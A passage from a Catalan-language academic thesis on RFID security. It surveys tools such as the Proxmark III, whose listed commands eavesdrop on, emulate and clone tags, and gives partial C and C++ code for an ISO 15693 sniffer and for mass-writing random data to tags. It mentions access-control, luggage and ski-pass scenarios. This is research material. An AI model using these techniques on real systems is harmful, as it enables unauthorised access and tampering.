El Proxmark III sembla capaç de tot el descrit en referència a atacs descrit en aquest document. Treballa en el rangs HF i LF, actua com a lector, pot realitzar *eavesdropping*, emular tags i vàries altres funcionalitats menys òbvies però també útils. La senyal provinent de l'antena es passa per una conversió AD i llavors a una FPGA que la trasllada simplement al micro o prèviament hi realitza alguna operació per a reduir la càrrega de treball de tal CPU (un ARM7).

A la figura 36 s'aprecien els dos components més essencials de la placa; la FPGA, el major dels integrats, i la CPU al seu costat. El relé de baix a la dreta permet una ràpida manera de commutar entre els modes *read* i *eavesdropping*. Molts dels integrats a la part esquerra de la placa es destinen al tractament de la senyal analògica. El capçal de major tamany representa la interfície JTAG cap a l'ARM i el de sis pins en línia, el de JTAG cap a la FPGA, sols necessaris en mode de depuració. La CPU controla la FPGA i executa codi de la Flash i es pot reprogramar via USB. Tal connector, l'USB, es veu clarament a dalt a l'esquerra, estant ubicat el de l'antena just a sota seu.

A més de les comentades, entre d'altres **funcionalitats**, el **Proxmark III**:

- Tracta tags de tipus ISO 14443, ISO 15693...
- Llegeix i clona tags Verichip, els implantables en humans.
- Llegeix i clona tags FlexPass, de Motorola.

Varis projectes d'universitats [55] ja compten amb aquest dispositiu i a la seva pròpia plana web el defineixen com "*un OpenPCD + un OpenPICC*".




figura 36. La placa Proxmark III i el seu llistat de comandes possibles.

```
>> Started prox, built Jul 29 2009 14:00:48
>> Connected to device
> help

Available commands:
  askdemod        -- <samples per bit> <0|1> -- Attempt to demodulate simple
                        ASK tags
  autocorr      -- <window length> -- Autocorrelation over window
```

```
bitsamples    -- Get raw samples as bitstring
bitstream     -- [clock rate] -- Convert waveform into a bitstream
buffclear     -- Clear sample buffer and graph window
dec           -- Decimate samples
detectclock   -- Detect clock rate
detectreader  -- ['l'|'h'] -- Detect external reader field (option 'l' or
                      'h' to limit to LF or HF)
em410xsim     -- <UID> -- Simulate EM410x tag
em410xread    -- [clock rate] -- Extract ID from EM410x tag
em410xwatch   -- Watches for EM410x tags
em4x50read    -- Extract data from EM4x50 tag
exit          -- Exit program
flexdemod     -- Demodulate samples for FlexPass
fpgaoff       -- Set FPGA off
fskdemod      -- Demodulate graph window as a HID FSK
grid            -- <x> <y> -- overlay grid on graph window, use zero value
                      to turn off either
hexsamples    -- <blocks> -- Dump big buffer as hex bytes
hi14alist     -- List ISO 14443a history
hi14areader   -- Act like an ISO14443 Type A reader
hi14asim      -- <UID> -- Fake ISO 14443a tag
hi14asnoop    -- Eavesdrop ISO 14443 Type A
hi14bdemod    -- Demodulate ISO14443 Type B from tag
hi14list      -- List ISO 14443 history
hi14read      -- Read HF tag (ISO 14443)
hi14sim       -- Fake ISO 14443 tag
hi14snoop     -- Eavesdrop ISO 14443
hi15demod     -- Demodulate ISO15693 from tag
hi15read      -- Read HF tag (ISO 15693)
hi15reader    -- Act like an ISO15693 reader
hi15sim       -- Fake an ISO15693 tag
hiddemod      -- Demodulate HID Prox Card II (not optimal)
hide          -- Hide graph window
hidfskdemod   -- Realtime HID FSK demodulator
hidsimtag     -- <ID> -- HID tag simulator
higet         -- <samples> -- Get samples HF, 'analog'
hisamples     -- Get raw samples for HF tag
hisampless    -- <samples> -- Get signed raw samples, HF tag
hisamplest    -- Get samples HF, for testing
hisimlisten   -- Get HF samples as fake tag
hpf           -- Remove DC offset from trace
indalademod    -- ['224'] -- Demodulate samples for Indala 64 bit UID
                      (option '224' for 224 bit)
lcd           -- <HEX command> <count> -- Send command/data to LCD
lcdreset      -- Hardware reset LCD
load          -- <filename> -- Load trace (to graph window
locomread       -- <off period> <'0' period> <'1' period> <command> ['h'] --
                              Modulate LF reader field to send command
                              before read  (all periods in microseconds)
                              (option 'h' for 134)
loread          -- ['h'] -- Read 125/134 kHz LF ID-only tag (option 'h' for
                      134)
losamples     -- [128 - 16000] -- Get raw samples for LF tag
losim         -- Simulate LF tag
ltrim         -- <samples> -- Trim samples from left of trace
mandemod       -- [i] [clock rate] -- Manchester demodulate binary stream
                      (option 'i' to invert output)
manmod        -- [clock rate] -- Manchester modulate a binary stream
norm          -- Normalize max/min to +/-500
plot          -- Show graph window
quit          -- Quit program
readmem         -- [address] -- Read memory at decimal address from flash
reset         -- Reset the Proxmark3
save          -- <filename> -- Save trace (from graph window)
scale         -- <int> -- Set cursor display scale
setlfdivisor  -- <19 - 255> -- Drive LF antenna at 12Mhz/(divisor+1)
sri512read    -- <int> -- Read contents of a SRI512 tag
tibits        -- Get raw bits for TI-type LF tag
tidemod       -- Demodulate raw bits for TI-type LF tag
tireadraw     -- Read a TI-type 134 kHz tag in raw mode
tiread        -- Read and decode a TI 134 kHz tag
tiwrite       -- Write new data to a r/w TI 134 kHz tag
```

```
  threshold     -- Maximize/minimize every value in the graph window depending
                   on threshold
  tune          -- Measure antenna tuning
  vchdemod      -- ['clone'] -- Demodulate samples for VeriChip
  zerocrossings -- Count time between zero-crossings

 'help <command>' for extended help on that command
```

Especialment curioses són les comandes "*grid*" que ens ensenyen en vista oscil·loscopi l'últim capturat. A agost de 2009, moltes de les ordres llistades no estan del tot implementades, o sols funcionen parcialment.

IAIK RFID DemoTags

Aquestes plaques permeten l'emulació de tags RFID reals. La seva posta a la venda és molt recent, del novembre del 2008, pel que encara no se'n tenen resultats contrastats i comprovats del funcionament, apart dels realitzats en aquest treball.

Un cas real on el dispositiu podria burlar la seguretat fàcilment, i de manera indetectable si no es compten amb mesures complementàries, seria una situació on l'accés a un edifici es controla simplement amb la consulta a una base de dades amb les credencials associades a la lectura d'un identificador de tarja ISO 15693.

Els **DemoTags** consisteixen en una antena, el *front-end*[61]analògic i un microcontrolador Atmel ATMega128 programable. Les comandes que accepten són modificables i personalitzables, una capacitat d'adaptació que els converteix en dispositius molt interessants[62].

Llistem les característiques d'aquests dispositius a continuació. Hi ha una versió HF i una altra UHF, més cara.

- Versió HF
  - Tag RFID **semipassiu programable**.
  - Microcontrolador Atmel ATMega128.
  - Antena i tractament de la senyal analògica HF per a diferents modulacions.
  - Interfícies RS-232, JTAG i ISP.
  - Suporta ISO 15693, ISO 18000-3, NFC i ISO 14443A.
  - Permet l'avaluació de forats de seguretat en sistemes RFID.
  - Funcionalitat de *blocker tag* teòrica[63].

[61] l'extrem analògic

[62] tot i això, personalment, l'autor d'aquest document considera que les interfícies de programació hi resulten quelcom **incòmodes**. Cal un treball de soldadura i adaptació en molts casos o gastar-se una part del pressupost en programadors externs.

[63] fals, fals

- Comandes personalitzables.
- Prova de funcionament de lectors amb funcionalitats, noves o velles, conflictives.

figura 37. L'HF DemoTag.

– Versió UHF
  - Tag RFID **actiu programable**.
  - Microcontrolador Atmel ATMega128.
  - Antena i tractament de la senyal analògica UHF.
  - Interfícies RS-232, JTAG i ISP.
  - Suporta ISO 18000-6C (EPC Gen2).
  - Permet l'avaluació de forats de seguretat en sistemes RFID.
  - Funcionalitat de *blocker tag* teòrica.
  - Comandes personalitzables.
  - Prova de funcionament de lectors amb funcionalitats, noves o velles, conflictives.

figura 38. L'UHF DemoTag.

CISC RFID tag emulator

Es tracta d'un equip que podria considerar-se un petit PC *embedded*. Permet la gravació del flux d'informació i la seva posterior utilització en tasques d'emulació. El mòdul principal consta d'un processador multinucli basat en una FPGA amb 16 entrades i sortides analògiques de alta velocitat. Ha estat dissenyat i pensat principalment per a tags que segueixin ISO 18000-6C. A més facilita els següents procediments:

– Prova, anàlisi i verificació de sistemes RFID.
– Avaluació de forats de seguretat en sistemes RFID.
– Gravació de la seqüència de passos del protocol RFID en temps real.

- 16 canals simultanis.
- Integració LAN, intuïtiva interfície gràfica.
- Memòria per l'emmagatzemament dels resultats de l'adquisició de dades.
- Tots els paràmetres importants dels protocols són ajustables.

figura 39. L'emulador de tags CISC RF

6. INTRODUCCIÓ A L'EXPERIMENTACIÓ AMB RFID

Es presenta a continuació la **part més pràctica** del projecte, on s'aplica gran part de l'explicat fins ara. Es tracta de cinc casos pràctics, bastant versemblants en la seva gran majoria, que il·lustren com dur a terme amb equipament real i ja disponible al mercat algunes de les tècniques de seguretat aplicades a RFID.

Per a cada experiment s'han de saber identificar i tenir clares cada una de les parts i el que s'espera aconseguir. Resulta útil no tan sols imaginar-se l'ambient en el qual es podria a dur a terme el mecanisme proposat sinó també les modificacions que s'haurien de fer o el que s'hauria de tenir en compte per aplicar el màxim possible del comentat amb el mínim número de canvis a altres situacions reals similars.

Dins cada un dels cinc apartats detallarem la descripció, l'esquema general amb cada una de les parts que intervenen, un parell de possibles escenaris que podrien albergar la situació plantejada, el codi font que hem hagut de desenvolupar (amb els fragments i comentaris més importants **ressaltats en vermell**) i algunes peculiaritats, captures de pantalla, resultats i/o conclusions.

Finalment, comentar que treballar amb RFID no es pot equiparar a, per exemple, dissenyar una plana web, on tots els elements estan dins la teva pantalla. S'ha d'interactuar manualment, mirar si els dispositius es detecten, moure els mateixos tan sols uns mil·límetres perquè amb l'altra mà arribis a posar en marxa el programari que acabes d'escriure i adonar-te que aquest dispositiu que precisament et permet gravar el *software* en aquest altre s'acaba de desconnectar i s'ha trencat la soldadura que has hagut de dur a terme perquè el fabricant no va seguir cap mena de lògica i/o connector estàndard.

Una fotografia ajudarà a veure d'una forma clara i concisa la situació general. La llegenda actual fa referència precisament a la figura 40.

	Programador AVR ISP mkII amb cable convertidor **soldat** per al *pin-out* del DemoTag. Alimentat per USB.
	DemoTag. Interfície de dades sèrie. Alimentat per transformador.
	Proxmark III. Alimentació i dades per USB. Antena HF construïda amb un altre cable USB.
	Microcontrolador Atmel AT89C51ED2. Alimentat amb cable USB on s'han tallat tots els fils excepte dos. Interfície de dades sèrie.
	Lector ACG HF **MultiISO**. Alimentat amb cable USB on s'han tallat tots els fils excepte dos. Interfície de dades sèrie Tx-Rx provinent de **convertidor** USB. Ambdós cables estan **soldats** a una petita placa per a una còmoda connexió al *pin-out* del lector.
	Tag LF per a implantació en humans i mascotes. ***Tag*** HF tipus tarja, model *DESFire*.

taula 12. Llegenda del gràfic de l'entorn de treball.




figura 40. L'ambient de treball RFID del projecte.

Concretament, a l'hora de programar el DemoTag haurem de desenvolupar el *software* amb l'ajuda d'*AVR Crossworks* i, un cop tinguem un projecte compilat, gravar-lo mitjançant el programador amb l'*AVR Studio 4.* Per al microcontrolador, en tindrem prou amb el *Keil µVision* i per al Proxmark III, ens farà falta construir un entorn basat en *Cygwin*, on eines recompilades com l'executable *make* puguin funcionar en Microsoft Windows. L'arquitectura recordem que és ARM, raó per la qual el típic *gcc* [64]haurà de menester alguns ajustaments.

[64] GNU C *Compiler*

Pel que fa al lector ACG, hi ha una DLL disponible per a tal sistema operatiu[65]. La fletxa blanca de la figura indica el concentrador USB, molt útil per a controlar centralment l'alimentació de varis dels dispositius. Compte, però, que en certes situacions alguns necessitaran més voltatge que el que ens pugui proporcionar aquest muntatge.

Vegem a continuació dos dels connectors que s'han hagut de construir per poder experimentar amb aquest maquinari, ja descrits amb anterioritat a la taula 12.





figura 41. Els connectors del lector ACG i del programador AVR ISP mkII.

A més baix nivell, el del programador ha de seguir les especificacions que es detallen a continuació. Dos *leds* encesos de color verd n'indicaran una connexió satisfactòria.



[65] realment no resulta senzill

7. SNIFFER I INTÈRPRET DE COMUNICACIÓ ISO 15693

7.1 DESCRIPCIÓ

Per a començar-nos a habituar amb la forma real de treball dels dispositius RFID, sembla bastant adient la programació d'un ***sniffer*** **que intercepti les comunicacions entre targes i lector i que, a més, n'interpreti els codis de comanda, les opcions i les dades.** Això facilitarà la comprensió del protocol en general i ens estalviarà l'haver d'anar descodificant manualment tot el que el *hardware* ens proporciona. Addicionalment, el *software* programat guarda la sèrie de targes conegudes dins una base de dades consistent en fitxers XML que es recupera cada vegada que s'inicia l'aplicació.

El principal inconvenient rau en què en el moment que s'alliberà el producte comercial basat en la placa *DemoTag HF* que s'empra en l'experiment, les comunicacions en sentit tag – lector no eren fàcils d'interceptar. Alguns possibles motius semblarien la poca potència de la comunicació en aquesta direcció o bé l'enorme complexitat que té en qüestió de *timing* el protocol ISO 15693. El primer dels problemes però, resulta curiós, doncs amb targes de **més** proximitat, com les 14443, ja hi ha productes comercials que n'intercepten les comunicacions en aquest conflictiu sentit, tal vegada per la seva major directivitat en no haver de treballar més enllà de 10 cm. Tot això ens porta a no conèixer, per exemple, el resultat d'una comanda READ, però sí de les WRITE.

Malgrat aquest aspecte, l'aplicació està programada de tal manera que sigui trivial, quan el dispositiu que s'hi utilitza o una nova versió en sigui capaç, estendre-la sense problemes amb una dotzena de línies de codi de la mateixa estructura que l'existent.

El **procés pràctic desplegat i comentat** consisteix en l'escriptura massiva de dades aleatòries en targes del tipus SL2 ICS20 mitjançant un lector ACG en mode ISO 15693. Tals *tags* són semblants als que ja hem comentat en altres apartats; en detallem les característiques a continuació.

Product Features	ICODE SLI
	SL2 ICS20
Memory	
Size [bit]	1024
Write Endurance [cycles]	100 000
Data Retention [yrs]	10
Organisation	32 blocks á 4 bytes
RF-Interface	
According to	ISO 15693, ISO 18000
Frequency	13.56 MHz
Baudrate [kbit/s]	up to 53
Anticollision	acc. ISO 15693
Operating Distance [m]	up to 1.5
Security	
Unique Serial Number [byte]	8
Write Protection	blockwise
Access Keys	-
Access Conditions	-
Encryption Algorithm	-
Special Features	
EAS	yes
AFI	yes
EPC	-
TTF Modes	-
Destroy Command	-
Privacy Command	-

figura 42. Els tags SL2 ICS20. Extret de [70].

Paral·lelament, hi ha iniciat un procés a la placa DemoTag HF que ens permet capturar i visualitzar el que s'està duent a terme, tot bolcant-ho al port sèrie per a la nostra posterior interpretació i posta en context.

7.2 ESQUEMA[66] I POSSIBLES ESCENARIS

Connectant el lector a un PC i el Demotag a un altre (o al mateix), ambdós via port sèrie, podem monitoritzar les comunicacions entre el primer i un tag verdader.




figura 43. Capturant tràfic ISO 15693 real amb el DemoTag.

Una situació real en la que hi ha una escriptura massiva de dades a llarga distància es dóna a alguns aeroports internacionals, que han passat a marcar les maletes i equipatges amb tags RFID UHF. Pel que qui escriu sap d'aquests i del model UHF de DemoTag (més car), caldrien molt poques modificacions en el codi per a adaptar la aplicació a aquesta freqüència. Un altre context en què això ens seria útil, sempre que ens preparem adequadament (potser com al segon cas pràctic, pàgina 110), semblaria aquell en el que s'escriu el *for-fait* de les pistes d'esquí. Nombroses funcionen amb tags ISO 15693 i podria semblar interessant saber què hi guarden i com.

[66] l'ordinador "atacant" està colorejat en negre

7.3 CODI FONT

El codi en aquest cas es divideix en tres parts. Una en C **dins** el DemoTag, que fa ús del *firmware* **tancat** que el fabricant proporciona amb la seva compra[67], una altra en VC++ (2008) que s'executa a l'**ordinador** on hi ha el lector i que duu a terme la detecció i escriptura massiva i aleatòria de dades a la tarja[68], i una en VB.net que implementa l'*sniffer* en varis mòduls i que s'executa a l'**equip** de l'atacant. Davant del nom de cada fitxer de codi hem col·locat una **paraula clau** per ajudar al lector a situar-se.

[67] Demotag - main.c

[68] ACG – write_15693.cpp

Demotag – main.c

```
#include <cross_studio_io.h>
#include <stdio.h>
#include <stdio_c.h>
#include <stdlib.h>
#include <stdint.h>
#include <inavr.h>

#include "firmware_functions.h"
#include "ISO18000.h"
#include "iso18000_fsm_command_handler.h"

// algunes d'aquestes les usarem ara, altres en altres codis...
// posem-les totes
initPrintUSARTChar(syscall_printUSARTChar);
initPrintUSARTString(syscall_printUSARTString);
initRegisterISO18000(syscall_registerISO18000);
initRegisterEEPROMUpdate(syscall_registerEEPROMUpdate);
initGetStandard(syscall_getStandard);
initSetStandard(syscall_setStandard);
initSendMessage(syscall_sendMessage);
initSetUserInterfaceSetup(syscall_setUserInterfaceSetup);
initDeleteVerboseModeBuffer(syscall_deleteVerboseModeBuffer);
initRegisterUserappDisplay(syscall_registerUserappDisplay);
initSetUID(syscall_setUID);
initSoftwareReset(syscall_softwareReset);
initSendBackAnswer(syscall_sendBackAnswer);
initEnableDemoTag(syscall_enableDemoTag);
initISO18000CRC(syscall_calculcate_crc);

void ISO_18000_protocol(uint8_t const *apdu, uint16_t apdu_length);
void UserappDisplay(void);
void EEPROM_update(void);
void init_userapp(void);

// si fos per 14443, 4 bytes enlloc de 8
char const *UID = "FFFFFFFFFFFFFFFF";

// estructura d'User Interface
UISetup UISetup_;


void main(void) {
     init_firmware(init_userapp);
}

// podríem dir que això és el main, per conveni
void init_userapp(void) {
    // missatge d'inici d'execució
    syscall_printUSARTString("\n\n\n\n-> Iniciant mod 15693 a
      115200...\n");
    syscall_printUSARTString("-> ------------------------------\n\n");

    // registrar i dir el protocol que uses (firmware)
    syscall_registerISO18000(ISO_18000_protocol);
    syscall_setStandard(ISO_18000);
```

```
    // omplim estructura descriptora de verbositat
    // només afecta al tret DIRECTAMENT per serie
    // 0x01 només buffer - 0x02 només serie
    UISetup_.verbose_mode_display = 0x03;
    // el prefix de les fletxetes -> / <- del sentit de bolcat de la info! tb va bé per delimitar
    UISetup_.verbose_mode_show_prefix = 0x01;
    // volem return al final o no?
    UISetup_.verbose_mode_carriage_return = 0x01;
    syscall_setUserInterfaceSetup(UISetup_);

    // establim comportament del tag
    syscall_enableDemoTag(1);  // 0 = deshabilitat (ni esnifa)
    syscall_sendBackAnswer(0); // 1 = xerraire, 0 = silenciós (x esnifar)
}


// ensenyar el que acabem de rebre!
void display_received_apdu(uint8_t const *apdu, uint16_t apdu_length)
{
    char buf[10];
    int i;
    syscall_printUSARTString("APDU: ");
    for (i=0; i<apdu_length; i++) {
      //syscall_printUSARTChar(apdu[i]);
      printf_c(C"%X ",apdu[i]);
    }
    syscall_printUSARTString("\n");
    syscall_printUSARTString("Length: ");
    itoa(apdu_length,buf,10);
    syscall_printUSARTString(buf);
    syscall_printUSARTString("\n");
}


// útil per a comandes CUSTOM o PROPIETARY
void ISO_18000_protocol(uint8_t const *apdu, uint16_t apdu_length) {
    uint8_t command = apdu[1];

    display_received_apdu(apdu, apdu_length);
    if(isCustomCommand(command))
      handleCustomCommand(apdu, apdu_length);
    else if(isProprietaryCommand(command))
      handleProprietaryCommand(apdu, apdu_length);
}


void EEPROM_update(void) {
    syscall_printUSARTString("EEPROM_update..\n");
    // no ens han comunicat el funcionament de com actualitzar
      l'eeprom
    // de fet ara tampoc ens cal
}
```

ACG – write_15693.cpp

```
// escriptura massiva de blocs 15693
#include "stdafx.h"
// l'enllaçat de DLL per mitjà de .lib
// és més ràpid que per mitjà de Load i GetProcAddress
// 1 fitxer d'API lector ACG
#include "Readerdll.h"
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
#include <time.h>

#define PORT_SERIE_WINDOWS    "com1"

// variables globals
char com_port[10];
// les 2 següents no és del tot correcte posar-les aquí
// ho deixo pq les fan servir varis mètodes que es van crear fa temps
char strRespostaComanda[514];
void *pntLector;


// ****** FUNCIONS en C++ PER A TRACTAR TAGS ISO-15693 *********
// funció per llegir tot un tag del tipus SL2ICS20
// pre: tag seleccionat
int llegirTotElTagSL2ICS20() {
      // del datasheet "with read & write commands..."
      // "only blocks from 0 to 27 can be addressed"
      // res de començar al -4 com s'hi indica
      int intBloc = 0;
      char chrBloc[3];

      printf("\n-> Llegint tota la tarja...\n");
      printf("   ------------------------\n");
      // llegim el contingut de tota la tarja
      while (intBloc < 28) {
            // calculem el número de bloc... 2 xifres
            if (intBloc < 16) {
                  strcpy(chrBloc, "0");
                  itoa(intBloc, &chrBloc[1], 16);
            }
            else itoa(intBloc, chrBloc, 16);
            chrBloc[2] = 0;

            // llegim cada bloc
            // vigilar que no hi hagi espai darrere noms de comandes
            RDR_SendCommandGetData(pntLector, "read block", chrBloc,
            strRespostaComanda);
            printf("   llegit al bloc %s -> %s\n", chrBloc,
                  strRespostaComanda);
            // deteccio d'errors universal
            if((strlen(strRespostaComanda) == 0) ||
                  (strlen(strRespostaComanda) == 1)) {
                  // una llargada de 0 o 1 indica error
                  printf("Error de lectura en bloc %d!\n", intBloc);
                  return -1;
```

```
            }

            // bloc següent
            intBloc++;
      }
      return 0;
}


// funció per escriure basura a tot un tag del tipus SL2ICS20
// pre: tag seleccionat
int escriureTotElTagSL2ICS20() {
      // del datasheet "with read & write commands..."
      // "only blocks from 0 to 27 can be addressed"
      // res de començar al -4 com s'hi indica
      // al bloc = 0 i al bloc = 1 NO s'hi escriu
      int intBloc = 2;
      int comptador = 0;
      char chrBloc[3];
      char chrAleatori[11];

      // escrivim el contingut de tota la tarja
      printf("\n-> Escrivint tota la tarja...\n");
      printf("   -------------------------\n");

      // establim llavor random
      time_t dummy;
      srand((unsigned int) time(&dummy));

      while (intBloc < 28) {
            // calculem el número de bloc... 2 xifres
            if (intBloc < 16) {
                  strcpy(chrBloc, "0");
                  itoa(intBloc, &chrBloc[1], 16);
            }
            else itoa(intBloc, chrBloc, 16);
            // calculem la basura aleatòria a escriure
            while (comptador < 10) {
                  strcpy(&chrAleatori[comptador],itoa(rand() % 16,
                        chrAleatori, 16));
                  // evitem ends prematurs, trames d'escriptura de 9
                  if (chrAleatori[comptador]== 0)
                        chrAleatori[comptador]++;
                  comptador++;
            }
            chrAleatori[comptador] = 0;
            comptador = 0;
